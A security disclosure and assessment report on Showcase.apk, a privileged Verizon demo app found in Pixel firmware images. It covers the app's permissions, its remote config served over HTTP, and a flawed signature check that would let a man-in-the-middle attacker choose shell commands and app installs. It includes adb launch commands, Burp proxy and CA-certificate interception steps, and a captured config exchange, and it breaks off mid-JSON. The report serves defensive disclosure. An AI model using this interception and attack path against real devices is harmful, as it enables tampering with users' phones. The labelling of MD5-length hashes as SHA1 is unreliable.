iVerify.

May 2024

Showcase.apk Vulnerability Disclosure

Authors

Matthias Frielingsdorf

iVerify

Matthias@iverify.io

Dominik Czarnota

Trail of Bits

Dominik.czarnota@trailofbits.com

Kevin Hoganson

iVerify

Kevin@iverify.io

Maciej Domanski

Trail of Bits

Maciej.domanski@trailofbits.com

Alex Valdivia

iVerify

Alex@iverify.io

Vasco Franco

Trail of Bits

Vasco.franco@trailofbits.com

Palantir Security

Cirt@palantir.com

1. Overview

iVerify presents the following analysis regarding an android package, "*Showcase.apk*" (MD5:E8FC0D4F2FF37BBBDF35D0B6AB5347D8), which persist on a very large percentage of Pixel firmware images. The package was present in all tested firmware images for Pixel devices, beginning with "Walleye - Android 8.0.0", shipped in the US and Europe. The application inherently operates as a service with system-like privileges, maintains remote code execution and package installation capabilities, and interoperates with a single US-based, AWS-hosted domain in a potentially insecure fashion. Moreover, over the course of our analysis, iVerify has identified the application in Pixel OTA images equipped with Verizon Wireless vendor load from September, 2017 onward; iVerify also identified the application in Pixel OTA images intended for non-Verizon carriers and international distribution. This report provides an overview of iVerify's analysis and highlights the security risks attributed to this application. Additional technical details available upon request.

2. General Description & Behavior

The target application functions inside of a highly privileged context (see Appendix A for the full *AndroidManifest.xml* which includes a list of the application's requested permissions). According to the application's *AndroidManifest.xml* file, the application is named *"com.customermobile.preload.vzw" (author's note: vzw presumably refers to "Verizon Wireless")*, and it registers itself as a foreground service [1]. The application broadcasts its intent to retrieve execution once the Android bootstrap process is complete. Preliminary code review suggests the target application utilizes additional classes and methods, but they are not immediately accessible at run-time; the application extends its functionality through a dynamic class loader object. The application leverages a Java archive ("lib.jar", MD5:378F96D038AF6EBEF348D716FDDC443B), bundled as part of the application's resources, to obtain access to a variety of methods and libraries. A public key is bundled alongside the application as a resource ("root.der", MD5:36E753A9E2B5F304C9BE17216E1B8166) and used as part of downloaded package verification.

A more comprehensive review of the decompiled Java code reveals the application is intended to function as a "demonstration" app, something an end-user might interact with while browsing a Verizon showroom. It nevertheless enables remote file upload/download and remote package installation capabilities which, in the right conditions, could be exploited by a motivated actor. The code further indicates HTTP requests generated by the application may unnecessarily advertise the device's location to an untrusted domain. iVerify categorizes the application as bloatware; it was identified on several major Pixel installations intended for Verizon phones since "Walleye", 8.0.0 (OPD3.170816.012, Sep 2017, Verizon [2]; see Appendix B for a list of tested OTA images). The App seems to be disabled by default and a users need to enable it manually. But there might be certain ways which we did not explore yet to enable this automatically, or certain devices and certain versions where this is the case.

3. Potential Malicious Behavior

a. Application inherits excessive system-like privileges.

b. Application maintains ability to remotely run fixed commands in a shell environment.

c. Application maintains ability to remotely install arbitrary packages.

d. Application removal is not possible through the user's standard uninstallation process.

e. Application utilizes methods and classes from a dynamically loaded class which is not present at initial run-time.

f. Application leverages a single, unverified domain for command-and-control.
Application collects and transmits device location data to an untrusted domain.

g. Application uses potentially unsafe shell commands to interact with the device's underlying filesystem.

4. Information on Vulnerabilities

a. The application runs in a highly privileged context which is altogether unnecessary for the intended purpose of the application.

b. The application fails to authenticate or verify a statically defined domain during retrieval of the application's configuration file. If the application already maintains a persistent configuration file, it is unclear if additional checks are in place to ensure the configuration parameters for command-and-control or file retrieval are up to date.

c. The application uses insecure default variable initialization during certificate and signature verification, resulting in valid verification checks after failure. At least one condition is defined by the presence of a JSON key-value pair in the application's configuration file which may be altered prior to retrieval or while in transit to the targeted phone.

d. The application fails to handle the condition where public keys, signatures, and certificates are not bundled in its resources; excluding these non-mandatory files may result in altogether bypassing the verification process during package or file download.

e. The application communicates insecurely with a predefined URL over HTTP to retrieve remote files and the application configuration file. The URL is constructed in a predictable way. Compromise of this domain, or conducting a man-in-the-middle attack between the phone and the targeted domain, may enable an adversary to distribute malicious applications and files covertly.

f. The application relies on insecure communications over HTTP to communicate with its command-and-control domain.

5. Implications of Vulnerabilities

a. An informed attacker may be able to compromise the target domain and leverage it for the malicious distribution of android packages, remote code, or configuration files.

b. An informed attacker may be able to compromise the managing company's development chain and alter application functionality.

c. An informed attacker may be able to use additional vulnerabilities in the apps backend infrastructure to execute code with system privileges on client Android devices.

d. An informed attacker may be able to perform man-in-the-middle attacks to alter the application's run-time configuration and inject malicious code.

e. An informed attacker may be able to use third party applications (installed from the Google Play store, or sideloaded onto a target device) to communicate with this application and execute code with escalated privileges.

f. An informed attacker may be able to harvest precise geolocation data of a target device and its user.

6. Network Infrastructure

a. da-f[.]us

i. **Presence in Showcase.apk**: Analysis revealed a constructed URL on this domain that is likely used for command and control, more specifically the retrieval of a "config.json" file which alters the service's behavior.

http://v1-p1[.]da-f[.]us/vzw/stub/v10/

ii. **Registrant Information**: The da-f[.]us domain is registered to Smith Micro, a publicly traded "prepackaged software" company founded in 1982 (see About Smith Micro below).

iii. **Hostname status**: v1-p1[.]da-f[.]us is resolving and has resolved to an AWS server at 44.209.186.163 for about a year (first seen 2022-12-17).

iv. **Related subdomains**: About 40 additional subdomains were identified, including ps-vzw, which is co-located with v1-p1 at 44.209.186.163.

v. **Domain Activity**: Based on a partner report, the specific subdomain v1-p1[.] was active between May 2020 and April 2021 but had limited visibility, being detected only 16 times.

b. Related domains

i. customermobile[.]com: sample contains package name using the reverse domain name corresponding to this domain, which is in the same IP space as the top level da-f[.]us domain.

1. www.customermobile[.]com permanently redirects to https://smartretail.smithmicro[.]com.

7. About Smith Micro

a. **Company Background**: Based on its SEC filings, Smith Micro is a software company operating since 1982. The company primarily operates in the Americas, with some activities in EMEA.

b. **Product Portfolio**:
   i. SafePath: A family safety application featuring location tracking and parental controls.
   ii. ViewSpot: A retail management tool that allows customization of phone display content and operational controls, including data clearing features.
   iii. CommSuite: A voice messaging platform that converts voicemails to text.

c. **Verizon Partnership**: In 2004, Verizon selected Smith Micro to provide a remote access tool, VZAccess Manager, highlighting a potential legitimate reason for the inclusion of Showcase.apk on Verizon-linked devices. In 2023, Smith Micro announced that a tier-1 customer (likely Verizon) terminated their contract with Smith Micro.

d. **Acquisitions**: Smith Micro has acquired the following companies between 2007 and 2019:

i.	Ecutel Systems	ecutel.com
ii.	Insignia	insignia.com
iii.	Core Mobility	coremobility.com
iv.	Avot Media	avotmedia.com
v.	Birdstep Technology	birdstep.com
vi.	iMobileMagic	imobilemagic.com
vii.	Cartones América	cartonesamerica.com
viii.	Smart Retail	smart-retail.com
ix.	ISM Connect	ismconnect.com

8. Disclosure Timelines

In the interest of user security and in accordance with best practices for responsible disclosure, we plan to withhold public discussion of these findings for a period of 90 days from the date of this report, or until the issue has been resolved, whichever occurs first. This timeline is intended to provide ample time for your team to investigate and address the reported issue without undue public risk. We are open to discussing adjustments to this timeline based on your assessment of the severity and complexity of the issue.

9. Closing Remarks

Currently we have identified at least one exploit vector resulting in arbitrary package download; although, the current method of exploitation requires physical access. Analysis is ongoing and may reveal alternative vectors viable for remote exploitation. Nevertheless, the current quality of the app's code and the widespread installation of an unremovable system application that is only used in very rare cases (Verizon Demo Stores) is highly questionable. Especially given that this app has a dynamic code loading and shell execution functionality that can be updated and triggered remotely. There are mechanisms available in the Android Ecosystem that could limit the distribution of the app to only the devices that need it in case of a store demo. There seems to be no need to distribute the app so widely. Even then it's questionable why the developer of the app did not decide to provide updated functionality via the Play Store instead of invoking shell commands or dynamically loading code.

10. References

[1] https://developer.android.com/develop/background-work/services
[2] https://developers.google.com/android/images

11. Appendix A - “Showcase.apk” AndroidManifest.xml file contents

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="26"
android:versionName="Retail Demo Mode" android:compileSdkVersion="33"
android:compileSdkVersionCodename="13" package="com.customermobile.preload.vzw"
platformBuildVersionCode="33" platformBuildVersionName="13">
    <uses-sdk android:minSdkVersion="30" android:targetSdkVersion="33"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.NFC"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.REORDER_TASKS"/>
    <uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
    <uses-permission android:name="android.permission.SET_TIME_ZONE"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.DELETE_PACKAGES"/>
    <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
    <uses-permission android:name="android.permission.REBOOT"/>
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="com.verizon.permission.STORE_DEMO_MODE"/>
    <uses-permission android:name="android.permission.START_ACTIVITIES_FROM_BACKGROUND"/>
    <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
    <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
    <uses-feature android:name="android.hardware.wifi" android:required="false"/>
    <permission android:name="com.customermobile.preload.StartOnBoot.PERMISSION"
android:protectionLevel="signature"/>
    <uses-permission android:name="com.customermobile.preload.StartOnBoot.PERMISSION"/>
    <permission
android:name="com.customermobile.preload.vzw.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
android:protectionLevel="signature"/>
    <uses-permission
android:name="com.customermobile.preload.vzw.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
    <application android:theme="@style/Theme.AppCompat.Light" android:label="@string/app_name"
android:persistent="false" android:enabled="false" android:allowBackup="false"
android:extractNativeLibs="false" android:usesCleartextTraffic="true"
android:appComponentFactory="androidx.core.app.CoreComponentFactory"
android:requestLegacyExternalStorage="true">
        <receiver android:name="com.customermobile.preload.StartOnBoot" android:enabled="true"
android:exported="true">
```

```
            <intent-filter>
                <category android:name="android.intent.category.DEFAULT"/>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
            <intent-filter>
                <action android:name="com.customermobile.preload.ManualStart"/>
            </intent-filter>
            <intent-filter>
                <action android:name="com.customermobile.preload.StartOnBoot"/>
            </intent-filter>
        </receiver>
        <service android:name="com.customermobile.preload.MonitorService"
android:exported="false"/>
        <activity android:name="com.customermobile.preload.DebugActivity"
android:exported="true"/>
        <activity android:name="com.customermobile.preload.PleaseWait"/>
        <activity android:name="com.customermobile.preload.PermissionValidator"/>
        <provider android:name="androidx.startup.InitializationProvider"
android:exported="false" android:authorities="com.customermobile.preload.vzw.androidx-startup">
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer"
android:value="androidx.startup"/>
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer"
android:value="androidx.startup"/>
        </provider>
    </application>
</manifest>
```

12. Appendix B - Tested Pixel OTA images

“Showcase.apk” identified in the following Pixel OTA images:

```
"shiba" (Pixel 8); 14.0.0 (UQ1A.240205.004.A1, Feb 2024, Verizon, Verizon MVNOs)
"shiba" (Pixel 8); 14.0.0 (UD1A.230803.022.A5, Sep 2023, US Non Verizon/AT&T/T-Mobile
carriers/CA/TW)
"shiba" (Pixel 8); 14.0.0 (UD1A.230803.022.B2, Sep 2023, T-Mobile)
"shiba" (Pixel 8); 14.0.0 (UD1A.230803.022.C1, Sep 2023, AT&T/JP/EU/IN)
"shiba" (Pixel 8); 14.0.0 (UD1A.230803.041, Oct 2023)
"lynx" (Pixel 7a); 14.0.0 (UP1A.231105.003.A1, Nov 2023, JP carriers)
"lynx" (Pixel 7a); 14.0.0 (UQ1A.240205.002.B1, Feb 2024, Softbank)
"lynx" (Pixel 7A); 13.0.0 (TD4A.221205.042.B1, May 2023, Verizon)
"bluejay" (Pixel 6A); 13.0.0 (TQ2A.230505.002.G1, May 2023, Verizon, Verizon MVNOs)
"oriole" (Pixel 6); 12.1.0 (SQ3A.220705.001.B1, Jul 2022, EMEA/APAC carriers)
"blueline" (Pixel 3); 9.0.0 (PQ3A.190605.004.A1, Jun 2019, Verizon)
"walleye" (Pixel 2); 8.0.0 (OPD3.170816.012, Sep 2017, Verizon)
```

“Showcase.apk” *NOT* identified in the following Pixel OTA images:

```
"sailfish" (Pixel); 7.1.0 (Verizon, NDE63X, Nov 2016)
```

iVerify.

Showcase.apk Analysis

Security Assessment

May 2024

Prepared for:
iVerify

Prepared by: **Vasco Franco, Maciej Domański, and Dominik Czarnota**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
497 Carroll St., Space 71, Seventh Floor
Brooklyn, NY 11215
https://www.trailofbits.com
info@trailofbits.com

Table of Contents

Project Summary

Contact Information

The following engineering director was associated with this project:

Keith Hoodlet, Engineering Director, AI/ML & Application Security
keith.hoodlet@trailofbits.com

The following consultants were associated with this project:

Vasco Franco, Consultant
vasco.franco@trailofbits.com

Maciej Domański, Consultant
maciej.domanski@trailofbits.com

Dominik Czarnota, Consultant
dominik.czarnota@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
May 1, 2024	Project kickoff
May 3, 2024	Delivery of report

Executive Summary

Engagement Overview

iVerify engaged Trail of Bits to review the Showcase.apk Android application—an application that iVerify found to be present in the base image of Pixel phones—to determine if it had the ability to execute malicious code.

A team of 3 consultants conducted the review in May, 2024. Our testing efforts focused on determining whether the app could execute malicious code with elevated privileges. With access to the compiled Showcase Android application, we performed static and dynamic testing of the APK using automated and manual processes.

Observations and Impact

The Showcase application is present in the base image of many Pixel devices, as alerted by the iVerify team and verified by the Trail of Bits team in devices that we own. By default, this application has high-privilege permission reserved for system applications, including:

- INSTALL_PACKAGES: Allows an application to install packages
- DELETE_PACKAGES: Allows an application to delete packages
- REBOOT: Allows an application to reboot the device
- SET_TIME_ZONE: Allows an application to set the system time zone directly
- WRITE_SECURE_SETTINGS: Allows an application to read or write the secure system settings

When run, the application dynamically loads a second stage stored inside the APK file named `lib.jar`. This second stage is capable of executing malicious commands and installing or deleting arbitrary applications. We describe how to run the app in the Running the Showcase app section.

To determine which commands to run and which apps to install, the Showcase app downloads a config from the `http://v1-p1.da-f.us/` domain. This endpoint uses unencrypted HTTP, allowing human-in-the-middle attacks. However, the config has a signature that is validated using the `root.der` certificate stored inside the APK, preventing human-in-the-middle attacks. We describe these requests in more detail in the Intercepting Requests section.

Unfortunately, we also found that the signature validation process is flawed. When combined with the use of unencrypted HTTP, an attacker in a human-in-the-middle position could completely control the loaded config, specifying the commands the device should run and which apps to install. We detail this vulnerability in the Vulnerability in the Verification Code section.

Project Targets

The engagement involved a review and testing of the targets listed below.

Showcase.apk

SHA1 hash	E8FC0D4F2FF37BBBDF35D0B6AB5347D8
Type	Android application

lib.jar

SHA1 hash	378F96D038AF6EBEF348D716FDDC443B
Type	Java archive

root.der

SHA1 hash	36E753A9E2B5F304C9BE17216E1B8166
Type	Certificate


Showcase.apk Analysis

Running the Showcase app

The Showcase app is *not* running by default and needs to be enabled. Once enabled, we can run the app by starting the `DebugActivity` with the following `adb` command.

```
$ adb shell am start -n
com.customermobile.preload.vzw/com.customermobile.preload.DebugActivity
```

App screen:




The exact steps on how to enable the app were redacted in this version of the report.

Intercepting requests

In this section, we describe how to intercept the request made by the app to better understand its behavior.

Intercept requests with Burp Suite


Configure Android device to work with Burp Suite Professional. Set up the proxy listener to listen on all interfaces, for example:



Then, set up the proxy on the Android device:

```
adb shell settings put global http_proxy 192.168.0.12:8080
```

Install Burp's CA certificate by going to http://burp URL and click on the CA Certificate:



Then go to Android phone settings: Security > More security settings > Encryption & credentials > Install a certificate > CA Certificate > and check “Install anyway”.
Then check if your HTTP(s) is correctly proxied through Burp.

The config.json file

Example request/response with the config.json file:

```
GET
/vzw/stub/v10/com.customermobile.preload.vzw/14/bluejay/Pixel+6a/13/f69ad3d045c25ef7
/config.json HTTP/1.1
If-None-Match: "dc5-5ec9311e32600"
X-Model: Pixel 6a
X-Device-ID: f69ad3d045c25ef7
X-os-elapsed-realtime: 272888
X-os-current-time: 1714745630508
X-os-brand: google
X-os-mfr: Google
X-os-product: bluejay
X-os-version: 13
X-Lib-Version: 20220616v22
X-app-id: com.customermobile.preload.vzw
X-app-version: Retail Demo Mode
X-Unique-ID: 46a36190ccbf2885c482cca13e0f1b56
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; Pixel 6a Build/TP1A.220624.021.A1)
Host: v1-p1.da-f.us
Connection: close
Accept-Encoding: gzip, deflate, br

HTTP/1.1 200 OK
Date: Fri, 03 May 2024 14:13:53 GMT
Server: Apache/2.4.6 (CentOS)
Last-Modified: Thu, 03 Nov 2022 16:01:28 GMT
ETag: "dc5-5ec9311e32600"
Accept-Ranges: bytes
Content-Length: 3525
Connection: close
Content-Type: application/json

{"payload_gzip":"H4sIAAAAAAAAA+2WSY+bShSF/wtbd8Jkg2kpCwZjwGA8gx1FrQKK0QyGAgNR/vvDSTt
KdyIlUaKs3orShXM499ZXgo9YA8sqyjPsEXP9gCJIhmAoCnvAijL3ahcNdedcwxh0Qw0UReS9qBTATUAAq31
5HuohQsUjjjfkm4J864E3/tu6wpv+ihclPOfAG+4Q+LMYv0sHl3MeBLB84VF4bwbh3eRxQhDEC6dB8jauhtw
P2JfKCpZR7hnR0AnNEMSrMmixR5b6Ur7UsELDgxI8Dz08fn7Yg04dYI+orOEDBjM/L134VEVBBlBdDhkffXC
u4Nd+n1JQYI8fMWkm83t9d1vefKMSDuN5f3P58IBVeT24DNr3HzE/OiNYDsvbCuKwjSp06xyvPBeUHr7azHS
Tl550VXjazbY7bNCnIIv8IerLuVTfzuWnw8WfEz6hwQi/O36Z3KeHn+fa7vi5upx/iRNl38VB+W9HeZ3im07
```

```
fDhO/zQuzqkpt8nQ7qVPS9Pdk03Kn42avK6VqeG3CLjcuzVl50+85tt5ND/hkp5tSpvE4GR1NoTyd+SY7yDG
Fj1Gv+DMrUWJztDEYblZri7SRZLZaUjzlnOctiNfSvuS2skBkautY7ck5zMJ8ddKnzSGq2JjyV+FBapeXseZ
a0sUp7K5FFzdLqYqNNnPg+Tpi0SleyJeGvFzdsE1c+sBc69i/CuI8XamOW5BmPNmgiiAWMUA2HOtSLFWy2e4
7Jd2zunKGBTWRToc6cE/4xXCv8zymcsHITy490hTVUwyIIovfSHZwQviRUQxB7ix5d0KHddsIFjXdumK0cLR
FRMpkFNGVH/n01ce7iGDobke413fvsA+fBi7D/OqCCr6iFhtuP7wfzj30bwQ0oLxdgIuiBj49b+KNg6/y30R
8q5iWyG9nf5fve5q/AvgP8vwO4Pcsv0K4TvH8jup9SVdmh/pSleLS0WXU45o5b7cMpydprDmcmhehAycXKcr
NKdsZaXQymAAiVlvzPhN79WikpDPjiPdtyufyhk5Ybh5amnKk92dSVDQpF/WRc9CFVuLNA2VWXR3g9EpfzBG
VoxzZCQlpf5sTantWAjnZO6FBu+Mp2tEr0FA2HuYcrXepY5l7JvVaq3epHoqMN+OlrD+a1ogP4US0XG07aVA
BQtKYhpR3osM1ddC83WiZrK7HbsbR5dFY2arD72T34mXO2Es3WS6zXZoFEmGPDRuuMxvMOEZv50CeB7XNxkR
1dftu0Z6bKCo46FEzw4LNdrPKwHQRViN2dErH/Rjwjr3srcudcA8gUOTFU4VA5g27/EukP4s+Y33X/S7ifw6
TB6rQyQezp7vDD6D+8cn5yRfzO1xfT+lXsOXNvsVbdZaP4nEZmQwvq0E4Fsnc4oVqHc5R0YmxAGC44ARphVd
CQB9aTmLFM9ieoLqwg20oK2V9hrFWuOv18UTq3BoFez0IEjVNrfiSGlqYWMnIuviVvJSMFXJxIHSRILiANtP
92sC9bD3ea8sVwyuBPhGRWEHLImvuQB3pssOtONhM61009i2zcT1xntNALJdAS45w6nT+IsEdOs0uh3FhJGS
8qPe4POHZwG48JirUKRx1lHaMNS7xZcP16dMVt8N1P/W1edyOWt22mLO9O5KKde2Vy8R2xYW/nY3lRdW3k5W
g2hvoblOicPA2nBTgsHOO1DVIs9ESidtl6SQtpQhVgGfihu0dTeWfsU2hF4G/Am2Z57c/NzzN0J1N7O+i3PQ
ebP4Its/N/ju2f/S6/wn/p4R/+vQfjiL4328MAAA=","sigs":["bKdGdeh7jVBjJGmBsA8DzaKyoOJiLODD
slan2SwGI5dpk5540cbgN6Uzd++tdmZ87NOSk9IGNZoIibqceHyPBDEnuC9rnNOUhuGwkS3QdB1HIIv3fuCB
JKuoA5HsY4l3OWzwmqP2SVMF963JQ3Yv5EAMlK8vJj1HwMPw3F2chi+ru0fqSiovvezzryaKayz9NvOleB53
RtjeQknegZ1GVExuoaiusDSkZ+WMlvU+BE5NWtgaT8znSGKp8g8p8HQsD20lTWgvdZe9544ScSCm4qw1kxgf
fXyv3sC35zDz65b1gGUE9XvHEp7zMPP/tpogTmOeHLCk9dtQRyZc2Uhm9A==","certs":["MIID7TCCAtW
gAwIBAgIBEDANBgkqhkiG9w0BAQUFADB5MQswCQYDVQQGEwJVUzETMBEGA1UECBMKQ2FsaWZvcm5pYTEdMBs
GA1UEChMUQ3VzdG9tZXIgTW9iaWxlLCBMTEMxDTALBgNVBAMTBFJvb3QxJzAlBgkqhkiG9w0BCQEWGGFkbWl
uQGN1c3RvbWVybW9iaWxlLmNvbTAeFw0xMjAzMzAyMDIxMDZaFw0xMzAzMzAyMDIxMDZaMH4xCzAJBgNVBAY
TAlVTMRMwEQYDVQQIEwpDYWxpZm9ybmlhMR0wGwYDVQQKExRDdXN0b21lciBNb2JpbGUsIExMQzESMBAGA1U
EAxMJUHVibGlzaGVyMScwJQYJKoZIhvcNAQkBFhhhZG1pbkBjdXN0b21lcm1vYmlsZS5jb20wggEiMA0GCSq
GSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDHZr1G6ELKAmnoIAdlbuGY3dxjl5epp+G0BYSJRQnDmmr7buFPDwb
WpQtKzI1llc5Q/tkxd8zfZ9ZPXgvMSi43WVWViJOY/2ntRijxlEr3nqQkesCSi3iccKt9X0+nWGP1Eao5HJ2
zvcZOR+14YEmBLbTsDoZwi/Ldfu1geoa+8uTtxO+YeIVUMm756/7WgWz0roC7Q4M56hlXHU8RclbrLYmDuSg
Yq1TxHWVEdtEA5ndxW/ckqrbQv1VYvN80gdKhAaq00zHil2v+jQEErVeLvqdl9fvwy+T7MeHz9KG9fCtDieg
8tQN6bQYafW3ys3F2xGcUrgmw6H4uKCnB9pAxAgMBAAGjezB5MAkGA1UdEwQCMAAwLAYJYIZIAYb4QgENBB8
WHU9wZW5TU0wgR2VuZXJhdGVkIENlcnRpZmljYXRlMB0GA1UdDgQWBBQzTA6HufufH+cEFwkeC77B/RQpeTA
fBgNVHSMEGDAWgBSaWqI26m/TQUdBAzmB2FdEXYv6jDANBgkqhkiG9w0BAQUFAAOCAQEAQiyhAQpWt+53CUe
PvfoWu2LERk7EekG9RPHFhb7ExTnEd6e2Ds0gbt4VB25jPU2cjx6xntnzqnVpn4OynEwUmVLNTKKEAhGf+wk
7P3fPWgys3khsNI4TAa6fj6+YZoWXc0EiZ6GjfsRc7yzzWCU2a6Ta5ecAYduLtijmgOXRbEdAzV024XG2HWg
UpHxzxMaqH8+nA2oD7AvomH2ioeVdubE9Wj/+cYGcDjWfR8itWS/uDzsqzQ2QcVH+e395/TX3fve8CRP2iQt
sgDTmHyuq3L1lePlbR+WqXlM1bebT4KyeP/IBsEcP6FfOqsdeAUsSgJLnsNtERV3h2iAWdb2GTg=="]}
```

The config is base64 encoded and gziped. After extracting it, we get:


```
{
    "version": "cfg20160622",
    "product": "bluejay",
    "appid": "bluejay",
    "packagesUrl": "http://v1-p1.da-f.us/vzw/preload/v10/bluejay/packages",
    "loggerUrl": "http://pd-vzw.da-f.us:5000/vzw/preload/log.json",
    "reloadPeriodMin": 3600,
    "reloadPeriodMax": 7200,
    "requestMinDelay": 600,
    "debug": true,
    "enforce_signatures": false,
    "package_map": {
        "DEFAULT": {
            "required": [
                true
            ],
            "sources": [
                {
